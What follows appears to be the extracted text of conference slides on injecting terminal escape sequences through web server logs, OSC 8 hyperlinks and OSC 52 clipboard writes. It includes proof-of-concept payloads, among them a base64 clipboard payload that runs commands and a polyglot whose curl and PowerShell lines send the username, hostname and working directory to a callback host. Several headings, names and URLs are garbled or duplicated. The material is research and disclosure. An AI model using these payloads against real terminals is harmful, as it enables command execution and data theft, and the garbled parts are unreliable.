echo -en "GET /\x1b]2;\x07\x0a\x0d\x0a\x0d" > payload  
nc localhost 80 < payload
```

**NGINX, VARNISH, CHEROKEE, THHTTPD, MINI-HTTPD, WEBRICK, ORION, AOLSERVER, YAWS  
AND BOA LOG ESCAPE SEQUENCE INJECTION - 2010-01-10**

[https://www.ush.it/team/ush/hack\\_httpd\\_escape/adv.txt](https://www.ush.it/team/ush/hack_httpd_escape/adv.txt)

2010

GIOVANNI "EVILAD" PELLERANO  
ALESSANDRO "NINJA" NASI  
FRANCESCO "A" ARRO

**FIXED!**

```
echo -en "GET /\x1b]2;\xc0\x0d" > payload  
nc localhost 80 < payload
```

NGINX, VARNISH, CHerokee, MINI-HTTPD, WEBRIOT, SERVER, YAWS  
AND BOA LOG ESCAPE INJECTION - 2010-01-10

[https://www.ussh.it/team/ush/hack\\_httpd\\_escape\\_injection.txt](https://www.ussh.it/team/ush/hack_httpd_escape_injection.txt)

# 2022 - Eviatar Gerzi

The screenshot shows the top of a CyberArk blog post. The header includes the CyberArk logo and navigation links: 'Why CyberArk', 'Products', 'Solutions', 'Services & Support', and 'Try & Buy'. The main content area features a code block with a C++ printf statement: `printf("\x1b\x5d\x30\x3b%s\x07", userTitle);`. Below the code, there are two explanatory lines: `\x1b\x5d\x30\x3b` is described as 'The start of a title ESC ] 0 ;' and `\x07` as 'The end of a title'. A paragraph explains that if an attacker controls `userTitle`, they can cause a Denial of Service (DoS). A summary of findings in Windows terminals is provided in a table.

App	Category	OS	DoS	CVE
Customized C++ app	Local App	Windows	Yes SetWindowText → affects the whole computer  GdipDrawString → affects only the application	
PuTTY	Terminal		Yes – the whole computer	<a href="#">CVE-2021-33500</a>  Fixed version: 0.75

<https://www.cyberark.com/resources/threat-research-blog/dont-trust-this-title-abusing-terminal-emulators-with-ansi-escape-characters>

# 2022 - Eviatar Gezi



The image shows a screenshot of a CyberArk blog post. A large red 'X' is overlaid on the entire screenshot, with the word 'FIXED!' written in white, bold, capital letters across the center of the 'X'. The background content includes the CyberArk logo, navigation links for 'Products', 'Solutions', and 'Services & Support', and a table with columns for 'App' and 'CVE'. The table contains one row with the text 'Customi' and 'C++ a' in the 'App' column, and 'Yes - th' and '500' in the 'CVE' column.

App	CVE
Customi C++ a	Yes - th 500

<https://www.cyberark.com/resources/threat-research-blog/don-t-just-this-title-abusing-terminal-emulators-with-ansi-escape-characters>

ESC ] 9 ; 7 ; "cmd" ST      Run some process with arguments.

# PROPRIETARY ESCAPE CODES

```
unzip dummy.zip
Archive: dummy.zip
[dummy.zip] dummy password:
extracting: dummy
22:09:21 [/tmp] >>>
```

Using iTerm2 v3's password manager. Cool! ✕



**ADAPTED  
TRUSTED  
NICE?**

**WEAPONIZE!**

# OSCC8

LINK ALL THE THINGS!



An error has occurred. [Visit https://learn.microsoft.com/KB123YOLO](https://learn.microsoft.com/KB123YOLO)  
To learn more

# OSC8

LINK ALL THE THINGS!



```
printf '\033]8;;http://example.com\033\\This is a link\033]8;;\033\\'  
This is a link
```

# OSCS8

LINK ALL THE THINGS!



```
write-output "An error has occurred. Visit $([char]0x1b)]8;;file:///c:\Windows\System32\cmd.exe$([char]0x1b)\https://learn.microsoft.com/KB123YOLO$([char]0x1b)]8;;$([char]0x1b)\ To learn more"
```

```
An error has occurred. Visit https://learn.microsoft.com/KB123YOLO To learn more
```

**NEW ADDITION OF FILE:URI = POTENTIAL FOR FUNSTUFF**

```
Command Prompt x Windows PowerShell x + v
PS C:\Users\stok> write-output "An error has occurred. Visit $([char]0x1b)]8;;file:///c:\Windows\System32\cmd.exe$([char]0x1b)
\https://learn.microsoft.com/KB123YOLO$([char]0x1b)]8;;$([char]0x1b)\ To learn more"
An e
PS C:\Windows\System32\cmd.e x + v
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>
```

# OSCC8

LINK ALL THE THINGS!



```
printf '\033]8;;http://example.com\033\\This is a link\033]8;;\033\\'  
This is a link
```

# OSC8

LINK ALL THE THINGS!



```
printf '\033]8;;http://evil.terminalinjection.com\007'
```

```
→ logs ls -la
```

```
total 912
```

```
drwxr-xr-x@  3 stok  staff      96 Jul 10 12:40 .
```

```
drwx-----@ 169 stok  staff   5408 Jul 10 12:40 ..
```

```
-rw-r--r--@  1 stok  staff 405305 Jul 10 13:32 everything.log
```



The image shows a screenshot of the Visual Studio Code interface. The terminal window is active, displaying a shell prompt and several commands. The first command is a printf statement that outputs a URL: `printf '\033]8;;http://evil.terminalinjection.com\007'`. This is followed by `ls` and `ls -la` commands. The `ls -la` command outputs a long listing of files and directories. A security warning dialog box is overlaid on the terminal, asking if the user wants Visual Studio Code to open the external website `http://evil.terminalinjection.com`. The dialog has four buttons: `Open` (highlighted in blue), `Copy`, `Configure Trusted Domains`, and `Cancel`. The `Copy` button is being hovered over by the mouse cursor.

```
logs printf '\033]8;;http://evil.terminalinjection.com\007'  
logs ls  
everything.log  
logs ls -la  
total 912  
drwxr-xr-x@  3 stok  staff   96 Jul 10 1  
drwx-----@ 169 stok  staff 5408 Jul 10 1  
-rw-r--r--@  1 stok  staff 405305 Jul 10 1  
logs
```

Do you want Code to open the external website?  
<http://evil.terminalinjection.com>

Open  
Copy  
Configure Trusted Domains  
Cancel

**SOME TERMINALS GENERATE WARNINGS, OTHERS DONT.**

# OSCS8

LINK ALL THE THINGS!



```
curl 127.0.0.1/hello%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07
```

Docker Desktop Update to latest Search for local and remote images, containers, and more... [⌘K] Sign in

affectionate\_chandrasekhar

docker/getting-started 2e0348d7fed4 80:80

STATUS Running (8 seconds ago)

Containers Images Volumes Dev Environments BETA Learning Center Extensions Resource usage Add Extensions

Logs Inspect Terminal Files Stats

Do you want to navigate to <http://evil.terminalinjection.com/>?  
WARNING: This link could potentially be dangerous  
Cancel OK

```
rectory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1", host: "127.0.0.1"
2023/07/12 19:42:26 [error] 22#22: *13 open() "/usr/share/nginx/html/tutorial/Updating-our-app/" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [12/Jul/2023:19:42:26 +0000] "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
2023/07/12 19:42:26 [error] 22#22: *13 open() "/usr/share/nginx/html/tutorial/Updating-our-app/" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1", host: "127.0.0.1"
172.17.0.1 - - [12/Jul/2023:19:42:27 +0000] "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1" 404 555 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
2023/07/12 19:42:27 [error] 22#22: *13 open() "/usr/share/nginx/html/tutorial/Updating-our-app/" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07 HTTP/1.1", host: "127.0.0.1"
```

RAM 1.70 GB CPU 0.60% Disk 47.53 GB avail. of 58.37 GB Not connected to Hub v4.19.0

404 Not Found

127.0.0.1/tutorial/Updating-our-app/%1b%5d8%3b%3bhttp%3a%2f%2fevil.terminalinjection.com%07

# 404 Not Found

nginx/1.23.3



**INLINE IMAGE SUPPORT**

UPDATES

June 2023

May 2023

April 2023

March 2023

February 2023

January 2023

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

November 2021

October 2021


September 2021

# Terminal

## Image support

Images in the terminal, which were previewed last release, are now enabled by default. Images in a terminal typically work by encoding the image pixel data as text, which is written to the terminal via a special escape sequence. The current protocols supported are [sixel](#) and the [inline images protocol pioneered by iTerm](#).

To test images manually, you can download and `cat` a `.six` example file from [the libsixel repository](#):



IN THIS UPDATE

Accessibility

Workbench

Editor

**{ Terminal**

Testing

Source Control

Notebooks

Languages

Remote Development

Contributions to extensions

Preview Features

Extension authoring

Proposed APIs

Engineering

Documentation

Notable fixes

Thank you

[Subscribe](#)

[Ask questions](#)

[Follow @code](#)

[Request features](#)

[Report issues](#)

[Watch videos](#)



PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

zsh



```
● → terminal ls *.log  
  badlog.log goatse.log  
○ → terminal cat goatse.log █
```



**MAKES YOU WONDER WHAT THAT LOGFILE CONTAINS?**

# Clipboard

Nicholas Marriott edited this page on Jun 15, 2022 · 53 revisions

# OSC52

## The clipboard

It is common to want to have text copied from tmux's copy mode or with the mouse in tmux synchronized with the system clipboard. The tools offered to tmux by terminals to do this are quite blunt and not consistently supported. This document gives an overview of how things work and some configuration examples.

There are two possible methods:

- OSC 52 and the `set-clipboard` option.
- Piping to an external tool like `xsel`.

Note that tmux should be restarted entirely (run `tmux kill-server`) after making changes to `.tmux.conf`.

## The `set-clipboard` option

### How it works

Some terminals offer an escape sequence to set the clipboard. This is one of the operating system control sequences so it is known as OSC 52.

To skip the details and read quick step-by-step instructions on configuring `set-clipboard`, skip to [this section](#).



# OSCS2

## CLIPBOARD INJECTION



```
printf '\033]52;c;base64string\007'
```

```
b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK
```

```
open -a calculator.app \n
```

# ZSH




The image shows a terminal window with a dark background and light text. The window title is "open -a calculator.app". The terminal content includes two commands: a printf statement with a complex escape sequence, and an "open -a calculator.app" command. A yellow cursor is visible on the second line. A large white text overlay is positioned at the bottom of the terminal window.

```
Documents printf '\033]52;c;b3B!biAtYSBjYWxjdWxhdG9yLmFwcAoK\007'  
Documents open -a calculator.app
```

**ZSH REQUIRES USER INTERACTION (PRESS ENTER)**


# ZSH



```
stok@STOKs-MBP:~/Documents
→ Documents printf '\033]52;c;b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK\007'
→ Documents open -a calculator.app

→ Documents █
```

# BASH



```
bash
→ Documents printf '\033]52;c;b3BlbiAtYSBjYWxjdWxhdG9yLmFwcAoK\007'
→ Documents open -a calculator.app

→ Documents bash

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ open -a calculator.app
bash-3.2$
bash-3.2$
```

**BASH DONT.**

# OSCS2

## CLIPBOARD INJECTION



```
printf '\033]52;c;c2x1ZXAgMQp1Y2hvIEh1bGxvICQod2hvYW1pKQoK\007'
```

```
sleep1 \r\n  
echo Hello $(whoami) \r\n  
\r\n
```

The screenshot shows the Docker Desktop interface. On the left is a sidebar with navigation options: Containers, Images, Volumes, Dev Environments (BETA), Learning Center, Extensions, Resource usage, and Add Extensions. The main area displays a container named 'docker/getting-started' with ID '2e0348d7fed4' and a duration of '80:80'. The 'Terminal' tab is active, showing a shell prompt with the following commands and output:

```
/ # sleep 1
/ # echo Hello $(whoami)
Hello root
/ #
/ #
```

The screenshot shows the Visual Studio Code interface with a terminal window open. The terminal shows the following commands and output:

```
STOKs-MBP:~ stok$ sleep 1
STOKs-MBP:~ stok$ echo Hello $(whoami)
Hello stok
STOKs-MBP:~ stok$
STOKs-MBP:~ stok$
```

The screenshot shows a standard Linux terminal window with the following commands and output:

```
bash-3.2$ sleep 1
bash-3.2$ echo Hello $(whoami)
Hello stok
bash-3.2$
bash-3.2$
```

The screenshot shows a Windows PowerShell terminal window with a warning dialog box overlaid. The terminal shows the prompt 'PS C:\Users\sto'. The warning dialog box contains the following text:

**Warning**

You are about to paste text that contains multiple lines. If you paste this text into your shell, it may result in the unexpected execution of commands. Do you wish to continue?

Clipboard contents (preview):

```
sleep 1
echo Hello $(whoami)
```

Buttons: Paste anyway, Cancel

**DIFFERENT TERMINALS BEHAVE IN DIFFERENT WAYS**

# XSS/NIX/WIN

## POLYGLOT-ISH



```
\n\n\n\n\n\n\n\ndata:image/  
svg+xml;base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53  
My5vcmlvLmJAwMC9zdmcjPgoGIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3R  
pb24gc3VjY2Vzc2Z1bCIpOwogIDwvc2NyaXB0Pgo8L3N2Zz4=#\n  
curl "http://$(whoami).$(hostname).rcepoc.127.0.0.1.nip.io/$(pwd | base64)"\n  
cmd /c powershell -Command "$URI = 'http://%username%.  
%computername%.rcepoc.127.0.0.1.nip.io/';Invoke-WebRequest -Uri $URI"\n
```

# OSC52

## CLIPBOARD INJECTION



```
printf
'\033]52;c;CgoKCgpkYXRhOmltYWdlL3N2Zyt4bWw7YmFzZTY0LFBITjJaeUIyWlhKemFXOXVQU0l4TGpFaUlH
SmhjMlZRY205bWFXeGxQU0ptZFd4c0lpQjRiV3h1Y3owaWFIUjBjRG92TDNkM2R5NTNNeTV2Y21jdk1qQXdNQz1
6ZG1jaVBnb2dJRHh6WTNKcGNIUWdkSGx3WlQwaWRHVjRkQzlxWVhaaGMYTnlhWEIwSWo0S0lDQWdJR0ZzWlhKME
tDSnBibXBsWTNScGIyNGdjMlZqWTJWemMyWjFiQ0lwT3dvZ0lEd3ZjMk55YVhCMFBnbzhMM04yWno0PSMKCmN1c
mWgImh0dHA6Ly8kKHdob2FtaSkuJChob3N0bmFtZSkucmNlcG9jLjEyNy4wLjAuMS5uaXAuaW8vJChwd2QgfCBi
YXN1NjQpIgoKY21kIC9jIHBvd2Vyc2h1bGwgLUNvbW1hbmQgIiRVUkkqPSAnaHR0cDovLyV1c2VybmFtZSUuJWN
vbXB1dGVybmFtZSUucmNlcG9jLjEyNy4wLjAuMS5uaXAuaW8vJztJbnZva2UtV2ViUmVxdWVzdCAtVXJpICRVUk
kiCg==\007' > badlog.log
```



```
bash-3.2$
bash-3.2$
bash-3.2$ data:image/svg+xml;base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPogogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3Rpb24gc3VjY2Vzc2Z1bCIp0wogIDwvc2NyaXB0Pgo8L3N2Zz4=#
bash: data:image/svg+xml: No such file or directory
